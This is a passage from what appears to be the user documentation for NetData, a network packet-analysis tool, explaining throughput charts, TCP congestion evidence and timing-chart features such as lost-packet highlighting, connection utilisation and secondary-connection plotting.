
The chart below indicates performance on a short segment of a much longer path. Data packets are acknowledged in less than a millisecond, but successive packet bursts arrive at consistent intervals of at least 279 ms which indicates the minimum round-trip time (RTT) of the path's longest segment.



In this data-flow period the size of the packet burst suddenly drops by a third, an indication of likely congestion avoidance on the unseen segment, probably following a packet loss. The popups indicate the change in throughput calculated from the measurements of the sequence and time intervals.


If the start or end points of the dragged cursor are near to a packet marker, the sequence and time of the relevant packets determine the interval measurements, and their markers are circled in red.

The following chart spans more than a minute of data flow in the same network and the throughput graph indicates a ceiling of 2 Mbps. The blue rectangle indicates a throughput measurement averaged over a 16-second period in which the sliding-window graph was steepest.



The sloping line of the throughput graph following a sudden drop is typical of TCP congestion avoidance following packet loss. Such observations provide evidence of packet loss in a feeding segment even thought there was no evidence of packet loss in the segment from which this traffic was captured.


The measurement tool provides a simple measure of the average throughput over very large numbers of packets. The following chart shows a variable throughput below a ceiling of 2 Mbps and an average throughput of 1.76 Mbps over the complete capture period that recorded 800,000 packets. By loading only the packets with a Push flag this chart could be generated with only 165,000 packets.




15 Timing Chart


15.1 Greying-Out Non-Lost Packets

A new checkbox for the timing chart changes the marker colour of each normal data and non-data packet to grey unless the packet was lost, injected – as by a Cisco ASA – or reappeared after being dropped by a sniffer. If transit times have been measured from the timestamps of matching packets in related captures, then packets that appear in only one capture are flagged as either lost, injected or reappeared, and their markers are enclosed in red or green boxes. Those markers are easier to find when normal packets are greyed out.





The green boxes for two packets of capture 1 (on the bottom band) signify server packets missing in capture 2 because they were dropped by its sniffer; they left sequence gaps in capture 2 indicated by red *squares*. A red *box* for one packet of capture 2 signifies that the packet was lost in transit before reaching sniffer 1, and that loss is confirmed by a red square indicating a sequence gap in capture 1. The numbers of lost and injected packets appear in the box of legends.




The corresponding data-sequence (flow) chart indicates the two sequence gaps and the lost packet in capture 2.

15.2 Charting Multiple Selected Transactions on Timing Chart

In one of the more common investigation procedures, many transaction records are loaded for charting – with or without packet records – and the slower transactions are selected one at a time, on the performance chart or the transaction table, for display on a packet timing chart. The timing chart shows where time was spent, and the overlaid packet markers reveal the effects of any abnormalities in network or server behaviour.

To plot the timing of a different transaction there is now no need to reload any records; the preceding selection of displayed connections is normally ignored. However, a new checkbox in the command's dialogue window allows the preceding selection to be retained, producing a timing chart that plots two or more selected transactions without showing all the transactions loaded from the database.



The new checkbox is initially checked by default and deletes an existing connection selection without clearing any database records.

15.3 Connection Utilisation

The number of TCP connections between an app server and a backend server can become a system bottleneck. If a varying number of connections are retained in a pool, NetData's chart of the varying number of concurrent connections may reveal the imposition of a ceiling – a constraint on the number of connections – and show degraded performance when the ceiling is reached. In other cases the number of connections may be fixed, and a bottleneck would be indicated by a high utilisation of those connections.


NetData can calculate and display in a bar chart the overall utilisation of all the connections appearing on the timing chart. A checkbox in the bottom left-hand corner of the format-control window adds a bar chart and summary table above the timing chart. The utilisation summary indicates the percentages of connection time occupied by three types of activity: request- and response-message transfers; and server processing time. It looks a little like a response-time component summary, but unlike that summary, which categorises connection activity when tracing a critical path through concurrent connections, the utilisation summary categorises the time spent in all the connections, irrespective of whether activities are concurrent.

15.4 Timing Chart Back and Fwd Buttons

The Back and Fwd buttons above the timing chart act like the corresponding buttons on a web browser – they record on a stack the time span and other significant state information that define a chart view and allow the chart to return to previous views.

The stack of state information is reset only when packets are cleared form the timing module. It is an easy procedure to view a hundred thousand transactions on a vertically scrolled transaction timing chart (as below) and repeatedly select individual transactions for viewing on packet timing charts, each time loading only the packets needed for the selected transaction. Such transitions are accomplished by right-clicking on or near the selected transaction and choosing to 'Plot Packets and Component Transactions of, This Transaction'.


A view's state information now includes the vertical scrolling state.




15.5 Plotting Secondary Connections of Selected Primary Connections

Secondary connections often arise within a single TCP, UDP or LLC2 (Logical Link Control Type 2) primary connection when transactions are multiplexed or simply associated with different threads of activity such as SMB named pipes, SMB-accessed files, RTP data streams between the same ports but from different codecs, or Q.931 voice calls. NetData can separate the packets and transactions of different secondary connections by plotting them on different bands on the timing chart, to show more clearly the different threads of activity.

NetData can control individually which primary connections are split into their secondary connections. If a primary connection is selected with a right-click the context menu offers to plot all its related secondary connections or, if its secondaries are already displayed, to hide its secondary connections. Another option in the context menu will hide any individual primary or secondary connection. If a secondary connection is selected, a submenu offers to plot all the secondaries with the same parent, plot the secondaries of all primary connections, or hide the secondaries of all connections.






By plotting Q.931 secondary connections but not RTP secondaries this chart allows a comparison of the two different views of all the voice calls handled by a ShoreTel switch. Individual Q.931 setup and disconnect transactions have been hidden, leaving only the 'user' transactions that characterise the complete lifespan of each call. By plotting only the server or callee packets, chart space is saved while revealing the times of progressive responses to setup requests, and revealing those calls for which no callee packets were recorded.

Secondary connections can be identified by the blue colour that displays their connection IDs.


An overarching control in the chart's format-control window disables the display of all secondary connections without affecting the control of individual connections.



15.6 Comparing Transactions From Different Parts of a Network

To find how transactions in one part of a network relate to transactions in another part all the relevant transactions should be displayed on a timing chart and viewed by scrolling the connection bands. Interesting connections from one part should be fixed at the bottom of the chart by highlighting them and comparing their transactions with those on other connections as they are scrolled. Click the Drag button to drag the scrolled connections with the mouse.

A pair of related transactions are best compared if they are on adjacent connection bands – one at the bottom of the scrolled area, and the other at the top of the fixed, highlighted area. If the focussed connection is among the fixed set of connections (given green bands), NetData now positions that connection at the top of the fixed connections.



In this example the scrolled transactions are taken from the D channel of an ISDN link, using the Q.931/LAPD protocol, and they are compared with ShoreWare SIP-equivalent transactions in the green area of fixed connection bands. Connection 2332722 has been placed at the top of the green bands by right-clicking its connection band and choosing Connection in the Focus sub-menu.

